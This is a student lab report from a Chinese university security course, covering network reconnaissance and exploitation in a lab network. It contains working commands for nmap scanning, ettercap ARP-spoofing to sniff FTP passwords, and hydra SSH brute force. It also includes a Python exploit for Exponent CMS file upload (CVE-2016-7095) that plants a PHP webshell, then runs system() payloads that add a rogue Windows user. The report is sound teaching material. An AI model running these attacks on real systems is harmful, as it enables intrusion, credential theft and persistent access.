武汉大学国家网络安全学院

实 验 报 告

课 程 名 称：网络安全实验

实 验 名 称：网络侦查实验

指 导 老 师：

学 生 学 号：

学 生 姓 名：

完 成 日 期：2022.03.04

【实验描述】

任务一 使用 nmap、ettercap 进行网络侦查和密码嗅探

任务二 使用 crunch、hydra 暴力破解 ssh 服务

任务三 使用 ssh 登录目标机并获取 key 值，获得敏感信息

任务四 获取目标网站的 webshell 权限，控制目标机，获得敏感信息

【实验目的】

任务一

了解网络侦查、信息收集、漏洞挖掘和利用的基本概念以及常用的信息收集和安全漏洞扫描工具，认知常见的网络侦查手段和企业网络安全漏洞。

掌握 nmap 工具的功能和操作方法，并能够分析检侧结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘等常见的安全问题。

了解 ettercap 嗅探工具的基本功能，掌握常见的嗅探相关服务和应用的用户名和密码的方法。

任务二

了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

了解 hydra 密码爆破工具的基本功能和使用方法，掌握常见的爆破服务和应用的用户名和密码的方法。

通过 crunch 和 hydra 等工具的学习和使用，掌握字典文件的生成、破解密码等常用的漏洞挖掘和利用技术，具备熟练的漏洞挖掘和防攻击能力。

任务三

掌握使用 ssh 远程连接目标机的方法。

使用相关命令，查看文件内容，获得敏感信息。

任务四

理解 webshell 权限获取的意义和方法。

掌握获取 webshell 权限基础上控制目标机的方法。

掌握企业级复杂网络漏洞挖掘和利用方法。

具备信息系统安全管理职业能力。

【实验环境】

攻击机

kali linux

目标机

Centos7

Windows2012

【实验工具】

Nmap、ettercap、crunch、hydra

【实验步骤】

任务一

1.1 在 Kali linux 操作系统中打开操作终端，并使用 nmap 命令扫描 192.168.1.0 网段的存活主机，并探测该网段存活主机的开放端口、服务、操作系统及版本信息。

使用 nmap 工具扫描 192.168.1.0 网段的存活主机，可以发现除了本机 192.168.1.2 外，该网段其余存活主机为 192.168.1.3 和 192.168.1.4。192.168.1.3 开放了 21、22、3389 端口，对应服务分别是 ftp、ssh、ms-wbt-server。192.168.1.4 开放了 80、3389 端口，对应服务分别是 http、ms-wbt-server。

nmap -sS 192.168.1.0/24

```
root@simpleedu:~# nmap -sS 192.168.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-03 08:41 EST
Nmap scan report for 192.168.1.3
Host is up (0.00055s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
3389/tcp open  ms-wbt-server
MAC Address: FA:16:3E:1D:FE:4D (Unknown)

Nmap scan report for 192.168.1.4
Host is up (0.00065s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
MAC Address: FA:16:3E:7A:79:3C (Unknown)

Nmap scan report for 192.168.1.2
Host is up (0.000011s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Nmap done: 256 IP addresses (3 hosts up) scanned in 226.25 seconds
```

使用 nmap -sV 命令获取开放端口上的服务版本信息。

nmap -sV 192.168.1.3

nmap -sV 192.168.1.4

```
root@simpleedu:~# nmap -sV 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-03 08:59 EST
Nmap scan report for 192.168.1.3
Host is up (0.00066s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.2
22/tcp   open  ssh           OpenSSH 7.4 (protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
MAC Address: FA:16:3E:1D:FE:4D (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.85 seconds
root@simpleedu:~# nmap -sV 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-03 08:59 EST
Nmap scan report for 192.168.1.4
Host is up (0.00069s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.18 ((Win32) OpenSSL/1.0.2e PHP/5.5.30)
3389/tcp open  ms-wbt-server?
MAC Address: FA:16:3E:7A:79:3C (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.97 seconds
```

使用 nmap -O 命令获取目标主机的操作系统及版本信息。nmap 未扫描出

192.168.1.3 是 Cnetos7 系统主机。

nmap -O 192.168.1.3

```
root@simpleedu:~# nmap -O 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-03 09:08 EST
Nmap scan report for 192.168.1.3
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
3389/tcp open  ms-wbt-server
MAC Address: FA:16:3E:1D:FE:4D (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=3/3%OT=21%CT=1%CU=34046%PV=Y%DS=1%DC=D%G=Y%M=FA163E%TM
OS:=6220CBE3%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=I%TS=A)
OS:SEQ(SP=105%GCD=1%ISR=10B%TI=Z%TS=A)OPS(O1=M582ST11NW7%O2=M582ST11NW7%O3=
OS:M582NNT11NW7%O4=M582ST11NW7%O5=M582ST11NW7%O6=M582ST11)WIN(W1=6D38%W2=6D
OS:38%W3=6D38%W4=6D38%W5=6D38%W6=6D38)ECN(R=Y%DF=Y%T=40%W=6E28%O=M582NNSNW7
OS:%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=
OS:Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%
OS:RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0
OS:%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIP
OS:CK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.19 seconds
```

nmap 可以扫描出 192.168.1.4 是 Windows12 系统主机。

nmap -O 192.168.1.4

```
root@simpleedu:~# nmap -O 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-03 09:10 EST
Nmap scan report for 192.168.1.4
Host is up (0.00067s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
MAC Address: FA:16:3E:7A:79:3C (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (97%), Microsoft Windows Server
 2012 R2 (92%), Microsoft Windows 7 (92%), Microsoft Windows 7 Professional (91%), Microsoft Windows 8.1 R1 (9
0%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows Server 2008 or 2008 Beta 3 (90%), Microsoft W
indows Server 2008 R2 or Windows 8.1 (90%), Microsoft Windows 7 Professional or Windows 8 (90%), Microsoft Win
dows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.07 seconds
```

1.2 使用嗅探工具对目标机的 vsftpd 服务进行嗅探。通过设置监听网卡、主机、开启 arp 欺骗、启动嗅探等步骤来嗅探网络内的数据包，获取 ftp 用户名和密码。

使用 ifconfig 命令可以查看本机当前可用网卡。

```
root@simpleedu:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::5054:ff:fe12:3456  prefixlen 64  scopeid 0x20<link>
        ether 52:54:00:12:34:56  txqueuelen 1000  (Ethernet)
        RX packets 962  bytes 74126 (72.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2365  bytes 227836 (222.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
        inet 192.168.1.2  netmask 255.255.254.0  broadcast 192.168.1.255
        inet6 fe80::f816:3eff:fe1e:4f3a  prefixlen 64  scopeid 0x20<link>
        ether fa:16:3e:1e:4f:3a  txqueuelen 1000  (Ethernet)
        RX packets 5127  bytes 414231 (404.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15531  bytes 904932 (883.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2446  bytes 102740 (100.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2446  bytes 102740 (100.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

使用 ettercap 工具嗅探主机 192.168.1.3 的 21 端口上的 ftp 数据包，从上述步骤得知只有 192.168.1.3 开放了 ftp 服务。

ettercap -i eth1 -Tq -L sniffeddata -M arp:remote //192.168.1.3/21//

```
root@simpleedu:~# ettercap -i eth1 -Tq -L sniffeddata -M arp:remote //192.168.1.3/21//

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth1 -> FA:16:3E:1E:4F:3A
          192.168.1.2/255.255.254.0
          fe80::f816:3eff:fe1e:4f3a/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth1/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 511 hosts for scanning...
Scanning the whole netmask for 511 hosts...
* |==================================================>| 100.00 %

Scanning for merged targets (1 hosts)...

* |==================================================>| 100.00 %
```

```
3 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.1.3 FA:16:3E:1D:FE:4D

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

FTP : 192.168.1.3:21 -> USER: hacker  PASS: 123456
FTP : 192.168.1.3:21 -> USER: ftp  PASS: ftp123
FTP : 192.168.1.3:21 -> USER: hacker  PASS: 123456
FTP : 192.168.1.3:21 -> USER: hacker  PASS: 123456
```

任务二

2.1 在操作机使用相关工具生成密码字典文件 password.txt，要求从字符串“hacker +123456”中，随机选 9 个字符进行排列组合。

其中，两个参数 9 分别表示生成密码的最短长度和最长长度均为 9，-o 表示生成密码字典存储于文件 password.txt 中，-p 表示根据给定的单词集做全排列。

crunch 9 9 -o password.txt -p hacker123456

```
root@simpleedu:~# crunch 9 9 -o password.txt -p hacker123456
Crunch will now generate approximately the following amount of data: 6227020800 bytes
5938 MB
5 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 479001600
```

2.2 在操作机使用相关工具爆破目标机（192.168.1.3）远程用户 hacker 的密码。

hydra 中-L 参数的值 user.txt 存储了待爆破用户名，此处已知用户名为 hacker，将 hacker 写入至文件 user.txt 中。再用已生成的 password.txt，使用如下命令暴力破解 192.168.1.3 的 ssh 服务中用户 hacker 的密码。

hydra -L user.txt -P password.txt -t 1 -vV -e ns 192.168.1.3 ssh

```
root@simpleedu:~# vim user.txt
root@simpleedu:~# hydra -L user.txt -P password.txt -t 1 -vV -e ns 192.168.1.3 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for
illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-03-04 08:02:06
[DATA] max 1 task per 1 server, overall 1 task, 902 login tries (l:1/p:902), ~902 tries per task
[DATA] attacking ssh://192.168.1.3:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://hacker@192.168.1.3:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.3:22

[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker100" - 3 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker101" - 4 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker102" - 5 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker103" - 6 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker104" - 7 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker105" - 8 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker106" - 9 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker107" - 10 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker108" - 11 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker109" - 12 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker110" - 13 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker111" - 14 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker112" - 15 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker113" - 16 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker114" - 17 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker115" - 18 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker116" - 19 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker117" - 20 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker118" - 21 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker119" - 22 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker120" - 23 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker121" - 24 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker122" - 25 of 902 [child 0] (0/0)
[ATTEMPT] target 192.168.1.3 - login "hacker" - pass "hacker123" - 26 of 902 [child 0] (0/0)
[22][ssh] host: 192.168.1.3   login: hacker   password: hacker123
[STATUS] attack finished for 192.168.1.3 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-03-04 08:02:55
```

任务三

在操作机终端中使用上一步破解的远程密码登录目标机，查看目录和文件，获得敏感信息。

根据任务二所得内容，使用 ssh 登录目标机 192.168.1.3 所用用户名为 hacker，密码为 hacker123。使用 ssh username@ip 命令即可完成登录，登录后可以查看 1.key 文件内容，为 ettercap。

ssh hacker@192.168.1.3

```
root@simpleedu:~# ssh hacker@192.168.1.3
hacker@192.168.1.3's password:
Last failed login: Fri Mar  4 21:02:55 CST 2022 from 192.168.1.2 on ssh:notty
There were 25 failed login attempts since the last successful login.
Last login: Mon Jan 15 19:52:54 2018 from 192.168.1.2
[hacker@simple ~]$ ls
1.key
[hacker@simple ~]$ cat 1.key
ettercap
[hacker@simple ~]$ exit
logout
Connection to 192.168.1.3 closed.
```


任务四

4.1 在操作机创建脚本，建立一个上传表单；建立一个 php 文件，作为一句话木马。通过上传表单上传一句话。

4.2 在浏览器另外一个页面快速打开 http://192.168.1.4/index.php?module=eventregistration&action=eventsCalendar，获得时间戳，分析可知上传的文件名以时间戳+下划线+原文件名称来命名。

4.3 编写脚本并运行，获得上传的文件的 URL 路径。

首先访问目标机 192.168.1.4 的 http 服务，发现使用了 Exponent CMS。



搜索 Exponent CMS 相关的漏洞后可以找到一个任意文件上传漏洞(CVE-2016-7095)。这个漏洞的利用思路是，服务端存在一个文件上传的点，这个上传的文件是用时间戳进行命名的，并且会在上传后几乎立即删除。然而在执行文件

删除函数前，后端还执行了一个名为 quickBatchSend 的函数，跟踪该函数，可以发现程序对我们传入的$address 参数做了一个正则匹配，如果正则匹配不成功，会 throw 出报错信息，导致程序中止，此时文件删除函数未被执行，因此文件就留在了服务器中。只需要令我们传入的参数 email_address 不为数组就可以使正则匹配不成功，这在 http 中的 get 参数中是可控的，从而实现了文件在服务端的保留。同时找到一个打印服务器的 time()到网页源码上的网页，在上传文件后立刻访问该网页，可以得到一个与文件上传时相近的时间戳，通过该时间戳可以爆破出文件名，从而可以利用该文件 getshell。

exp 如下所示

```python
import requests
import re

url_upload = 'http://192.168.1.4/index.php?module=eventregistration&action=emailRegistrants&email_addresses=123456789@123.com&email
url_time = 'http://192.168.1.4/index.php?module=eventregistration&action=eventsCalendar'

files = {'attach':open('index.php', 'rb')}

# 上传文件
r = requests.post(url_upload, files=files)

# 获取服务端时间戳
r = requests.get(url_time)
result = re.search(r'History.pushState.*?;', r.text)
result = result.group(0).split("'")
result = result[-2]
print(result) # 打印时间戳

# 爆破文件名
result = int(result)
for i in range(result-100, result):
    url = 'http://192.168.1.4/tmp/%d_index.php' % (i)
    r = requests.get(url)
    if r.status_code == 200:
        print(url)

```

最后得到了上传文件的 URL 路径。


http://192.168.1.4/tmp/1646374622_index.php

```
root@simpleedu:~# vim index.php
root@simpleedu:~# python3 exp.py
1646374623
http://192.168.1.4/tmp/1646374622_index.php
```

4.4 在浏览器地址栏中输入“http://192.168.1.4/tmp/1516041535_exp.php?c=system(“cmd 命令”);”，通过设置不同的 system()函数命令参数（这里以 cmd 命令指代），并执行相应命令，如查看端口、用户等。


查看端口 payload

http://192.168.1.4/tmp/1646374622_index.php/c=system(netstat -an);




查看当前登录用户 payload

http://192.168.1.4/tmp/1646374622_index.php/c=system(quser);



查看用户 payload


http://192.168.1.4/tmp/1646374622_index.php/c=system(net user);



4.5 向目标机网站（http：//192.168.1.4）添加新用户，用户名：hacker，密码：Beijing123。

添加新用户 payload

http://192.168.1.4/tmp/1646374622_index.php/c=system(net user hacker Beijing123 /add);



